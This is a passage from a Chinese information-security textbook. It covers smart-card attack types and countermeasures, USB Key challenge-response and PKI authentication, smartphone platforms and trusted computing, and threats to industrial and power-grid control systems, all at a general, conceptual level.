从智能卡硬件的安全特性看，在芯片设计制造中考虑了多种安全措施，如防止他人修改数据等；在芯片的操作系统（COS）的设计上、在智能卡数据通信上都采取了各种不同的安全措施。以上的安全措施中，都采用了强度极高的各种安全算法、数据加密等措施。在应用当中采用了包括生物识别在内的用户身份识别、用户 PIN 码认证、智能卡与智能卡读写机间的交互认证等各种安全措施。

任何涉及到安全的产品都有被攻击的可能，智能卡也不例外，针对智能卡，有以下几种常见的攻击手段：

① 物理篡改：想办法使卡中的集成电路暴露出来，用微探针附在芯片表面，直接

读出存储器中的内容。

② 时钟抖动：让时钟工作在正常的频率范围，但是在某一精确计算的时间间隔内突然注入高频率的脉冲，导致处理器丢失一两条指令。

③ 超范围电压探测：与超范围时钟频率探测类似，通过调整电压，使处理器出错。

针对以上的攻击手段，智能卡厂商都采取了一系列防范措施：如总线分层、使芯片平坦化、平衡能耗、随机指令冗余等。

4.6.2　USB-Key 技术

USB Key 是一种 USB 接口的硬件设备。它内置单片机或智能卡芯片，有一定的存储空间，可以存储用户的私钥以及数字证书，利用 USB Key 内置的公钥算法实现对用户身份的认证。由于用户私钥保存在密码锁中，理论上使用任何方式都无法读取，因此保证了用户认证的安全性。

USB Key 产品最早是由加密锁厂商提出来的，原先的 USB 加密锁主要用于防止软件破解和复制，保护软件不被盗版，而 USB Key 的目的不同，USB Key 主要用于网络认证，锁内主要保存数字证书和用户私钥。基于 USB Key 的身份认证方式是近几年发展起来的一种方便、安全的身份认证技术。USB Key 结合了现代密码学技术、智能卡技术和 USB 技术，是新一代身份认证产品。它采用软硬件相结合、一次一密的强双因子认证模式，很好地解决了安全性与易用性之间的矛盾。

4.6.2.1　USB Key 身份认证原理

每个 USB Key 硬件都具有用户 PIN 码，以实现双因子认证功能。USB Key 内置单向散列算法（MD5），预先在 USB Key 和服务器中存储一个证明用户身份的密钥，当需要在网络上验证用户身份时先由客户端向服务器发出一个验证请求。服务器接到此请求后生成一个随机数并通过网络传输给客户端（此为冲击）。客户端将收到的随机数提供给插在客户端上的 USB Key，由 USB Key 使用该随机数与存储在 USB Key 中的密钥进行带密钥的单向散列运算（HMACMD5）并得到一个结果作为认证证据传送给服务器（此为响应）。与此同时，服务器使用该随机数与存储在服务器数据库中的该客户密钥进行 HMAC-MD5 运算，如果服务器的运算结果与客户端传回的响应结果相同，则认为客户端是一个合法用户，原理如图 4-16 所示。

图中“R”代表服务器提供的随机数，“Key”代表密钥，“X”代表随机数和密钥经过 HMAC-MD5 运算后的结果。通过网络传输的只有随机数“R”和运算结果“X”，用户密钥“Key”既不在网络上传输也不在客户端电脑内存中出现，网络上的黑客和客户端电脑中的木马程序都无法得到用户的密钥。由于每次认证过程使用的随机数“R”和运算结果“X”都不一样，即使在网络传输的过程中认证数据被黑客截获，也无法逆推获得密钥。这就从根本上保证了用户身份无法被仿冒。




图 4-16 USB Key 身份认证原理

4.6.2.2 USB Key 身份认证的特点

1．双因子认证

每一个 USB Key 都具有硬件 PIN 码保护，PIN 码和硬件构成了用户使用 USB Key 的两个必要因素，即所谓“双因子认证”。用户只有同时取得了 USB Key 和用户 PIN 码，才可以登录系统。即使用户的 PIN 码被泄漏，只要用户持有的 USB Key 不被盗取，合法用户的身份就不会被仿冒；如果用户的 USB Key 遗失，拾到者由于不知道用户 PIN 码，也无法仿冒合法用户的身份。

2．带有安全存储空间

USB Key 具有 8K-128K 的安全数据存储空间，可以存储数字证书、用户密钥等秘密数据，对该存储空间的读写操作必须通过程序实现，用户无法直接读取，其中用户私钥是不可导出的，杜绝了复制用户数字证书或身份信息的可能性。

3．硬件实现加密算法

USB Key 内置 CPU 或智能卡芯片，可以实现 PKI 体系中使用的数据摘要、数据加解密和签名的各种算法，加解密运算在 USB Key 内进行，保证了用户密钥不会出现在计算机内存中，从而杜绝了用户密钥被黑客截取的可能性。支持 RSA，DES，SSF33 和 3DES 算法。

4．便于携带，安全可靠

如拇指般大的 USB Key 非常方便随身携带，并且密钥和证书不可导出，Key 的硬件不可复制，更显安全可靠。

5．身份认证模式

USBkey 的认证模式主要有 2 种：基于冲击/响应的认证模式和基于 PKI 体系的认证模式。

（1）基于冲击-响应的双因子认证方式

当需要在网络上验证用户身份时，先由客户端向服务器发出一个验证请求。服务器接到此请求后生成一个随机数并通过网络传输给客户端（此为冲击）。客户端将收到的随

机数通过 USB 接口提供给 ePass，由 ePass 使用该随机数与存储在 ePass 中的密钥进行 MD5-HMAC 运算并得到一个结果作为认证证据传给服务器（此为响应）。与此同时，服务器也使用该随机数与存储在服务器数据库中的该客户密钥进行 MD5-HMAC 运算，如果服务器的运算结果与客户端传回的响应结果相同，则认为客户端是一个合法用户。

密钥运算分别在 ePass 硬件和服务器中运行，不出现在客户端内存中，也不在网络上传输，由于 MD5-HMAC 算法是一个不可逆的算法，就是说知道密钥和运算用随机数就可以得到运算结果，而知道随机数和运算结果却无法计算出密钥，从而保护了密钥的安全，也就保护了用户身份的安全。

（2）基于数字证书的认证方式

随着 PKI 技术日趋成熟，许多应用中开始使用数字证书进行身份认证与数字加密。数字证书是由权威公正的第三方机构即 CA 中心签发的，以数字证书为核心的加密技术，可以对网络上传输的信息进行加密和解密、数字签名和签名验证，确保网上传递信息的机密性、完整性，以及交易实体身份的真实性，签名信息的不可否认性，从而保障网络应用的安全性。

PKI 即公共密钥体系，即利用一对互相匹配的密钥进行加密、解密。每个用户拥有一个仅为本人所掌握的私有密钥（私钥），用它进行解密和签名；同时拥有一个公开密钥（公钥）用于文件发送者加密和接收者验证签名。当发送一份保密文件时，发送方使用接收方的公钥对数据加密，而接收方则使用自己的私钥解密，这样，信息就可以安全无误地到达目的地了，即使被第三方截获，由于没有相应的私钥，也无法进行解密。

用户也可以采用自己的私钥对信息进行加密，接收者用发送者的公钥解密，由于私钥仅为用户本人所有，所以就能够确认该信息确实是由该用户发送的，此过程称之为数字签名。

USB Key 作为数字证书的存储介质，可以保证数字证书不被复制，并可以实现所有数字证书的功能。

4.6.2.3　USB key 的安全问题

冲击-响应模式可以保证用户身份不被仿冒，却无法保护用户数据在网络传输过程中的安全。而基于 PKI 构架的数字证书认证方式可以有效保证用户的身份安全和数据安全。数字证书是由可信任的第三方认证机构颁发的一组包含用户身份信息（密钥）的数据结构，PKI 体系通过采用加密算法构建了一套完善的流程，保证数字证书持有人的身份安全。

然而，数字证书本身也是一种数字身份，还是存在被复制的危险。使用 USB Key 可以保障数字证书无法被复制，所有密钥运算由 USB Key 实现，用户密钥不在计算机内存出现也不在网络中传播，只有 USB Key 的持有人才能够对数字证书进行操作，安全性有了保障。

USB Key 目前来说并不是绝对安全的，当前广泛应用的 USB Key 实际存在两大安

全漏洞：

① 交互操作存在漏洞。黑客可以远程控制，冒用客户的 USB Key 进行身份认证，而客户无法知晓。

② 无法防止数据被篡改。客户的一笔交易在送入 USB Key 加密前，可能会被黑客拦截屏篡改为另外一笔交易，这样可以在用户不知情的情况下篡改交易而认证通过。

解决这些漏洞的方法是通过在 USB 设备上增加新的硬件，革新认证策略。目前这些方法都在研究当中。

由于 USB Key 具有安全可靠，便于携带、使用方便、成本低廉的优点，加上 PKI 体系完善的数据保护机制，使用 USB Key 存储数字证书的认证方式已经成为目前主要的认证模式。未来，身份认证技术将朝着更加安全、易用、多种技术手段相结合的方向发展。USBKey 将会成为身份认证的主要发展方向，USB Key 的运算能力和易用性也将不断提高。随着指纹识别技术的不断成熟和成本降低，USB Key 将会使用指纹识别技术以保证硬件本身的安全性。

4.6.3 智能终端

智能手机，是指像个人电脑一样，具有独立的操作系统，独立的运行空间，可以由用户自行安装软件、游戏、导航等第三方服务商提供的程序，并可以通过移动通信网络来实现无线网络接入手机类型的总称。智能手机的使用范围已经布满全世界，基本替代了键盘式手机。

智能手机的诞生，是 PDA 演变而来的。PDA，英文全称 Personal Digital Assistant，即个人数码助理，一般是指掌上电脑。相对于传统电脑，PDA 的优点是轻便、小巧、可移动性强，同时又不失功能的强大，缺点是屏幕过小，且电池续航能力有限。PDA 通常采用手写笔作为输入设备，而存储卡作为外部存储介质。在无线传输方面，大多数 PDA 具有红外和蓝牙接口，以保证无线传输的便利性。许多 PDA 还能够具备 Wi-Fi 连接以及 GPS 全球卫星定位系统。

PDA 的主要功能是进行便携的数字化处理，如文字处理、日程安排、上网、GPS、无线通信等等。近年，PDA 与手机通信功能进行融合，出现了智能手机的概念和产品。目前应用场景越来越多。

美军已经在伊拉克战争中使用了 CDA（Commander Digital Assistant ），这就是一种具有定位、通信等功能的嵌入式系统 PDA，目前马上要装备到连级指挥官。利用这种设备，军队指挥员和战斗员可以进行实时的联络，战斗小队可以完成对于战斗地区各种信息的查询和战斗情况的汇报，并且可以利用通信系统获取指挥机关的各种指令和信息，计算导弹及炮火单元，以获得足够的火力支持，甚至可以实时获取侦察卫星和飞机等提供的最新战场地图等等。

第一款 PDA 是 1992 年由苹果电脑出品的 Newton。但这一款产品在商业上很不成功。后来出现了专门为了手写输入的 Graffiti 输入法，一家利用此方法作为输入法的 PDA 公司推出了 Palm 这一个系列的产品，并获得了巨大的成功。在 20 世纪末，微软进入这一个领域，并首先推出了 Windows CE 1.0 操作系统，但该系统在各方面表现并不尽如人意，但后来微软推出的 Windows Pocket Edition 2002 一举奠定了 PPC 操作系统领先的地位。目前最受欢迎的掌上电脑操作系统平台分别有 Linux 及微软 Windows CE 系列。

PDA 具备了一台电脑主机的基本结构，PDA 主要由微控制器、存储器、I/O 设备、LCD 和触摸屏及其驱动、电源、Barcode 扫描仪、USB 等组成。目前所谓 PDA 设备本质上就是一个典型的嵌入式系统。嵌入式系统有别于通用的 PC，嵌入式的 CPU 就是一个小型的计算机系统，I/O、存储器、甚至部分的模拟电路都已集成在内。嵌入式 CPU 系统的体系结构目前采取的比较多的是哈弗结构，即数据存储器和程序存储器分开的结构。

最早的掌上电脑并不具备手机通话功能，但是随着用户对于掌上电脑的个人信息处理方面功能的依赖的提升，又不习惯于随时都携带手机和 PDA 两个设备，所以厂商将掌上电脑的系统移植到了手机中，于是才出现了智能手机这个概念。智能手机比传统的手机具有更多的综合性处理能力功能，比如 Symbian 操作系统的 S60 系列，Symbian3，以及一些 MeeGo 操作系统的智能手机。

智能手机同传统手机外观和操作方式类似，不仅包含触摸屏也包含非触摸屏数字键盘手机和全尺寸键盘操作的手机。但是传统手机都使用的是生产厂商自行开发的封闭式操作系统，所能实现的功能非常有限，不具备智能手机的扩展性。智能手机这个说法主要是针对功能手机（Feature phone）而来的，本身并不意味着这个手机有多智能（Smart）；从另一个角度来讲，所谓的“智能手机”就是一台可以随意安装和卸载应用软件的手机（就像电脑那样）。功能手机是不能随意安装卸载软件的，Java 的出现使后来的功能手机具备了安装 Java 应用程序的功能，但是 Java 程序的操作友好性，运行效率及对系统资源的操作都比智能手机差很多。

世界上第一款智能手机是 IBM 公司 1993 年推出的 Simon，它也是世界上第一款使用触摸屏的智能手机，使用 Zaurus 操作系统，只有一款名为 DispatchIt 第三方应用软件。它为以后的智能手机处理器奠定了基础，有着里程碑的意义。

第一代 iPhone 于 2007 年发布，2008 年 7 月 11 日，苹果公司推出 iPhone 3G。自此，智能手机的发展开启了新的时代，iPhone 成为了引领业界的标杆产品。

大屏幕平板手机（Phablet）逐渐成为主流，到了 2014 年出货量甚至超越小型平板电脑。据《2013-2017 年中国智能手机行业市场需求预测与投资战略规划分析报告》估算，2012 前三季度，全球智能手机用户总数已经突破了 10 亿大关。而 2011 前三季度的用户量只有约 7 亿。可以看出，智能手机市场的潜力不可估量。

4.6.3.1 智能终端硬件的基本特点

智能手机系统通常是面向特定应用的嵌入式 CPU ，工作在为特定用户群设计的系统中，具有低功耗、体积小、集成度高等特点，能够把通用 CPU 中许多由板卡完成的任务集成在芯片内部。为提高执行速度和系统可靠性，嵌入式系统中的软件一般都固化在存储器芯片或单片机本身中，设计趋于小型化，移动能力大大增强，和网络的耦合越来越紧密。

智能手机系统是将先进的计算机技术、半导体技术和电子技术与各个行业的具体应用相结合后的产物。

4.6.3.2 智能终端的软件系统

智能手机欲正常工作离不开软件的支持，智能手机的软件操作系统有：Windows CE、Palm OS、Pocket P C、WindowsPhone 和 iOS，安卓等。

1. Windows CE

Microsoft 开发的嵌入式操作系统，是专门为资源有限的硬件而设计的多线程、多任务、完全抢占式的操作系统环境。它内建了 Microsoft Pocket Outlook 所具备的日程表、联络人数据、工作清单、电子邮件收件夹等四大功能，并可随时以袖珍浏览器遨游网络、企业网络，让使用者可以随时掌握个人所需的最新信息。此外，使用者还可以利用手写、绘图或屏幕键盘输入等方式，达到既快速又正确的信息输入方式。CE 还提供独特的 Microsoft Active Sync 主动式动态同步技术，将智能手机连接到 PC 机或手提电脑，甚至通过调制解调器或网络，Active Sync 都会持续自动地更新使用者的联络人数据、日程表、工作清单、电子邮件及其附件、便笺等项目的信息，与智能手机的 Microsoft Outlook 或是 Microsoft Schedule 同时进行处理；使用者也可将数据与其他通用的个人信息管理应用程序（PIM）进行同步作业，此外，Windows CE 中文智能手机还具备行动频道功能，它让使用者可以离线查看已从网际网络或企业内部网络上所选取的内容；而远程网络存取方面的行动功能，则可以让使用者通过串口、红外线，或是调制解调器的连接，而与网络连接，进而跟其他 PC 机兼容装置共享资源。Windows CE 中文智能手机内建许多程序，其中包括：录音机、袖珍浏览器、拨号网络、全球时钟、含约 6 万字英文词汇的字典、计算器以及游戏等。

2. Palm OS

Palm 公司开发的 32 位嵌入式操作系统，它运行在一个抢占式的多任务内核之上，同一时刻界面只允许一个应用程序被打开，Palm OS 与同步软件 Hot Sync 结合可以使智能手机与 PC 机上的信息实现同步。

3. Pocket P C

在 Windows CE 的基础上改进的。它解决了 Windows CE 与 Palm OS 各副本操作系统不兼容的问题。Pocket PC 中附带有很多应用软件，包括：通讯簿、日历、记事本、Pocket word、Pocket Excel、Pocket Internet Explore、Windows Media Player for Pocket

PC、Microsoft Reader。

4. WindowsPhone

Windows Phone（简称为 WP）是微软于 2010 年 10 月 21 日正式发布的一款手机操作系统，初始版本命名为 Windows Phone 7.0。基于 Windows CE 内核，采用了一种称为 Metro 的用户界面（UI），并将微软旗下的 Xbox Live 游戏、Xbox Music 音乐与独特的视频体验集成至手机中。Windows Phone 8 舍弃了老旧 Windows CE 内核，采用了与 Windows 系统相同的 Windows NT 内核，支持很多新的特性。Windows Phone 的后续是 Windows 10 mobile。

WindowsPhone 是源码封闭的，目前支持包括 ARM 指令集等一系列的产品。可以直接支持 Windows 环境下的各类程序，如 Word 文档等。

5. 安卓

Android 是一种以 Linux 为基础的开放源代码操作系统，主要使用于便携设备。目前尚未有统一中文名称，中国大陆地区较多人使用“安卓”或“安致”术语。Android 操作系统最初由 Andy Rubin 开发，最初主要支持手机。2005 年由 Google 收购注资，并组建开放手机联盟开发改良，逐渐扩展到平板电脑及其他领域上。Android 的主要竞争对手是苹果公司的 iOS 以及 RIM 的 Blackberry OS。2011 年第一季度，Android 在全球的市场份额首次超过塞班系统，跃居全球第一。2012 年 2 月数据，Android 占据全球智能手机操作系统市场 59%的份额，中国市场占有率为 68.4%。

Android 的系统架构和其他操作系统一样，采用了分层的架构。Android 分为 4 个层，从高层到低层分别是应用程序层、应用程序框架层、系统运行库层和 Linux 核心层。Android 是以 Linux 为核心的手机操作平台，作为一款开放式的操作系统，随着 Android 的快速发展，如今已允许开发者使用多种编程语言来开发 Android 应用程序，而不再是以前只能使用 Java 开发 Android 应用程序的单一局面，因而受到众多开发者的欢迎，成为真正意义上的开放式操作系统。在 Android 中，开发者可以使用 Java 作为编程语言来开发应用程序，也可以通过 NDK 使用 C/C++作为编程语言来开发应用程序，也可使用 SL4A 来使用其他各种脚本语言进行编程（如：python、lua、tcl、php 等），还有其他诸如：Qt（qt for android）、Mono（mono for android）等一些著名编程框架也开始支持 Android 编程，甚至通过 MonoDroid，开发者还可以使用 C#作为编程语言来开发应用程序。另外，谷歌还在 2009 年特别发布了针对初学者的 Android Simple 语言，该语言类似 Basic 语言。而在网页编程语言方面，JavaScript，ajax，HTML5，jquery、sencha、dojo、mobl、PhoneGap 等都已经支持 Android 开发。而在 Android 系统底层方面，Android 使用 C/C++作为开发语言。

6. iOS

iOS 是由苹果公司开发的移动操作系统。苹果公司最早于 2007 年 1 月 9 日的 Macworld 大会上公布这个系统，最初是设计给 iPhone 使用的，后来陆续套用到 iPod

touch、iPad 以及 Apple TV 等产品上。iOS 与苹果的 Mac OS X 操作系统一样，属于类Unix 的商业操作系统。原本这个系统名为 iPhone OS，因为 iPad，iPhone，iPod touch 都使用 iPhone OS，所以 2010WWDC 大会上宣布改名为 iOS（iOS 为美国 Cisco 公司网络设备操作系统注册商标，苹果改名已获得 Cisco 公司授权）。

它管理设备硬件并为手机本地应用程序的实现提供基础技术。根据设备不同，操作系统具有不同的系统应用程序，例如 Phone、Mail 以及 Safari，这些应用程序可以为用户提供标准系统服务。

iPhone SDK 包含开发、安装及运行本地应用程序所需的工具和接口。本地应用程序使用 iOS 系统框架和 Objective-C 语言进行构建，并且直接运行于 iOS 设备。它与 Web 应用程序不同，一是它位于所安装的设备上，二是不管是否有网络连接它都能运行。可以说本地应用程序和其他系统应用程序具有相同地位。本地应用程序和用户数据都可以通过 iTunes 同步到用户计算机。

iOS 也是闭源的操作系统，所有的开发软件必须经过苹果的审核才能开放使用，并且只能在苹果的硬件设备上使用。

4.6.3.3 智能终端的发展前景

目前，智能手机设备的数量已经超过了传统的 PC，智能手机的制作越来越精巧，性价比越来越高。高档次智能手机功能越来越强大，具有高速音视频处理、Java 等各种能力。同时，高、中、低档智能手机同步发展，以满足不同档次用户的需求。目前的应用场景已经越来越广阔，在一定的程度上有替代低端的 PC 的发展形势。

4.6.3.4 智能终端面临的安全问题

长期以来，很多人认为智能手机软件系统是固化于 ROM 中的，不存在类似于被篡改和攻击的可能性，因此对于智能手机系统的安全问题，业界并没有过多的研究和讨论。随着智能手机的普及，越来越多功能正由台式电脑向智能手机转移。经常用智能手机看新闻、访问社交网络、浏览视频网站、手机支付等，就会留下一些相关信息，不小心就会泄露。其中恶意软件、垃圾信息、隐私泄露、恶意扣费等手机安全问题是多数用户所困恼的。智能手机安全隐患有如下的几个方面：

① 目前我国软件应用平台以谷歌的 Android 为主，占据国内全部移动应用的 86.4%，不法厂商借助其开源性和开放性的特点，通过伪装篡改热门游戏/软件嵌入木马、在游戏/软件中捆绑恶意广告插件使不少手机用户落入吸费、隐私窃取、流氓推广陷阱之中。

② 黑客们就电商 APP 进行二次打包，伪装知名应用混淆用户，还企图通过输入法窃取用户的淘宝或支付宝账号密码，从而窃取用户的财产。

③ 手机病毒感染率非常严峻。导致此现象重要原因在于手机用户刷机或越狱情况较为普遍。

④ 短信信息常含有一些恶意软件、网站的链接，扫描二维码染毒的风险日益增多。

智能手机也运行操作系统，拥有自己的应用软件，具有完整的网络环境，因此，智

能手机所面临的安全问题，和 PC 是一致的。同时，由于智能手机使用的广泛性远大于 PC，所以其带来的安全隐患更应该引起我们的重视。

4.6.3.5　安全问题的解决方法

解决智能手机安全问题的方法与 PC 是一致的，分为基于体系结构的方法和基于应用软件的方法。目前大部分的解决方案是采用应用层软件加固的方法，这种方法与 PC 上的杀毒软件所采用的方法类似，并不能完全解决智能手机的安全隐患。

基于体系架构的方案目前常用的手段是采用可信计算的思想，保证智能手机的关键数据不被破坏，且其计算结果是可信，是符合预期的。

智能手机系统有别于通用的 PC：智能手机的主要芯片是一个 SOC（System On Chip）芯片，它本身就是一个小型的计算机系统，I/O、存储器、甚至部分的模拟电路都已集成在内；智能手机中 CPU 系统的体系结构目前采取的比较多的是哈弗结构，即数据存储器和程序存储器分开的结构。因此在结构上比通用的 PC 更加复杂。

国际可信计算组织 TCG（Trusted Computer Group ）在提出了四种可信平台：可信 PC、可信服务器、可信手机、可信智能手机。按照 TCG 可信计算的主要思想和技术路线，首先需要建立智能手机系统的可信根，再建立一条从可信根出发的信任链，一级测量认证一级，一级信任一级，从而确保整个智能手机系统的可信性。

从硬件上而言，要求 TPM（可信平台模块）对智能手机的 CPU 工作安全性有一个比较合理的控制机制和方法，并对于智能手机其他的外部设备进行新的结构安排；在软件上，需要根据硬件的结构对操作系统和应用软件进行安全性增强。

同时，作为一个应用性很强的设备，可信智能手机应该具有无线保密通信、GPS 等典型的功能应用。其具体方法如下：

1．可信智能终端系统的体系结构

智能手机系统常采用哈弗结构的 CPU，并且 CPU 内集成许多的外部设备，在不改变 CPU 结构的前提下，利用 TPM 加强对内存的管理，阻断对系统的恶意入侵和误操作对系统的损失，包括对于智能手机设备数据存储的加解密等新技术的配合。

2．可信智能终端的操作系统安全增强

智能手机系统的软件体系结构和传统的 PC 略有不同，其独特的 BOOTLOADER 代替 BIOS 全面管理嵌入式系统的硬件，根据上述可信智能手机系统的硬件体系结构的特点，有必要从 BOOTLOADER 内容开始，包括智能手机的操作系统，进行安全增强的改写，以配合 TPM 和信任链的结构完成整个可信平台的软件系统的保障。

3．可信智能终端的信任链结构

信任链的传递是体现可信的重要手段，它是可信智能手机平台的核心机制。但应该看到目前的信任链机制是建立在传统 PC 的体系架构之上的，并不完全符合智能手机系统的实际情况，因此，需要新的实现方式来体现这种信任的传递，对于信任的度量、存储、报告的实现机制进行研究。目前，包括在通用 PC 上，完整的信任链结构以及信任

的度量、存储、报告机制还没有完全实现。可信智能手机应该实现这些功能。

4. 可信智能终端的保密通信与可信网络连接

可信智能手机的体系结构的完成仅仅是第一步，更重要的是支持传统 智能手机的固有应用功能。无线通信是智能手机的一个重要的应用功能，为了保证传递数据安全性，必须首先保证通信双方的身份可信，并对通信的信息或数据进行加密，目前已经有 TNC（可信网络连接）等技术对此进行研究和支撑。

4.6.4 工控系统安全概述及解决途径

4.6.4.1 工控系统概述

现代工业控制系统包括过程控制、数据采集系统（SCADA）、分布式控制系统（DCS）、程序逻辑控制（PLC）以及其他控制系统等，目前已广泛应用于电力、水力、石化、医药、食品以及汽车、航天等工业领域，成为国家关键基础设施的重要组成部分，关系到国家的战略安全。

但在中国，与传统的网络与信息系统安全相比，工业控制系统信息安全保护水平明显偏低，长期以来没有得到关注。大多数的工业控制系统在开发设计时，只考虑了效率和实时等特性，并未将信息安全纳入主要考虑的指标。随着信息化的推动和工业化进程的加速，越来越多的计算机和网络技术应用于工业控制系统，在为工业生产带来极大推动作用的同时，也带来了诸如木马、病毒、网络攻击等安全问题。近年来，在各个工业行业频发的信息安全事故表明，一直以来被认为相对安全、相对封闭的工业控制系统已经成为不法组织和黑客的攻击目标。

工业控制系统面临的威胁是多样化的，一方面，敌对政府、恐怖组织、商业间谍、内部不法人员、外部非法入侵者等对系统虎视眈眈；另一方面，系统复杂性、人为事故、操作失误、设备故障和自然灾害等也会对工业控制系统造成破坏。特别是现代计算机和网络技术融合进工控系统后，传统网络的安全问题也随之在工控系统中出现，这其中就包括用户可以随意安装、运行各类应用软件，访问各类网站信息，为病毒、木马等恶意代码进入控制系统提供了主要途径，黑客可以利用其直接篡改控制指令，实施对工业控制系统的攻击。例如，木马程序以其较强的伪装性，常隐藏于正常的运行程序之下，并能通过移动存储设备经系统连接节点传播至整个控制网络，严重时，可使整个生产、工艺流程瘫痪。绝大多数进入系统的攻击不是从企业网络就是通过二次感染的途径，如笔记本电脑、USB Key，或通过虚拟专用网络（VPN）及调制解调器的远程访问。下面将针对电力行业的工控系统的安全分析和防护进行介绍。

4.6.4.2 电力工控系统安全面临的威胁与对策

当前，全国电力系统已全面部署了高度自动化系统，有效支撑电力调试，广泛采用 SCADA 系统进行控制。大中城市的信息化、智慧化全部离不开电力系统的支持，作为信息基础设施的基础，电力工控系统一旦出现风险而瘫痪，将大大影响人们的生活和整

个城市的运转。

电力工控系统面临的主要威胁：

1. 内部人为风险

目前，电力行业工控系统主要面临的人为风险包括以下两个方面：人员的主观有意破坏和因操作不当导致的无意破坏。主观有意破坏是指有内部非授权人员有意无意偷窃机密信息、更改系统配置和记录信息、内部人员破坏网络系统；因操作不当导致的无意破坏主要有操作员安全配置不当、资源访问控制设置不合理、用户口令选择不慎等。

2. 黑客攻击

黑客攻击是系统所面临的最大威胁。从国际范围来看，电力工控系统屡受黑客攻击，针对电力系统的黑客攻击可分为两种：一种是破坏性攻击，以某种方式有选择地破坏系统的运行有效性和数据完整性，是纯粹的信息破坏。另一种是非破坏性攻击，是在不影响网络正常工作的情况下进行截获、窃取和破译以获得重要信息。这两种攻击均可对工控系统网络造成极大的危害，并导致机密数据的泄密。

3. 病毒破坏

伊朗布舍尔核电站的遭遇为我们敲响了警钟，病毒攻击正在从开放的互联网向封闭的工控网蔓延，动机从技术展示到利益获取发展到如今的高端性攻击。据权威工业安全事件统计显示，截止到 2013 年 10 月，全球已发生 300 余起针对工业控制系统的攻击事件。2001 年后，通用开发标准与互联网技术的广泛使用，使针对电力供应和电气化行业的工控系统的攻击行为出现大幅度增长。

4. 预置陷阱

预置陷阱是指在工控系统的软硬件中预置一些可以干扰和破坏系统运行的程序或者窃取系统信息的后门。这些后门往往是软件公司的编程人员或硬件制造商为了方便操作而设置的，一般不为人所知。一旦需要，他们就能通过后门越过系统的安全检查以非授权方式访问系统或者激活事先预置好的程序，以达到破坏系统运行的目的。

5. 电力工控系统采用对策

（1）加强制度建设和人员管理

① 加强制度法规建设。为适应形势发展需要，电力行业应及时建立并不断完善各种安全保障的法规、制度，坚持依法管理工控安全。法律规范应建立在安全技术标准和实际应用的基础之上，具有宏观性、科学性、严密性和稳定性。必须明确主体、用户和其他有关实体的权利和职责，安全监管部门的权利和职责，对奖励与处罚、违法与犯罪的惩治等都应有明确的规定。

② 加强人员管理教育。在任何系统中，人都是最活跃的因素。信息安全保密问题也不例外，其核心问题是人员的管理和教育。电力工控系统中存在的大量重要数据是电力生产单位的核心资产，可以关系到电力生产的正常运行。为此，在考虑信息安全的综合治理时，电力行业首先要重点抓住人员管理这个核心。国内外大量危害信息安全的事

件，多数都有内部人员的参与。因而必须在思想品质、职业道德、监督管理、规章制度和教育培训等方面下功夫，加强对人员的思想教育和技术培训，防止人为主观入侵事件的发生，并有效阻止外来非法访问、非法入侵，要以训练技术人员为基础，建设一支遵纪守法、精通本职业务的信息安全技术队伍，这是做好电力工控安全保障的关键。

（2）加强技术防范

① 采用访问控制策略。针对电力系统的数据保护的主要任务是保证系统资源不被非法使用和非法访问。访问控制是保证工控安全最重要的核心策略之一。访问控制策略包括入网访问控制策略、操作权限控制策略、目录安全控制策略、属性安全控制策略、系统监测和锁定控制策略，以及终端节点安全控制策略等方面的内容，一般采用基于资源的集中式控制、基于目的地址的过滤管理以及网络签证等技术来实现。

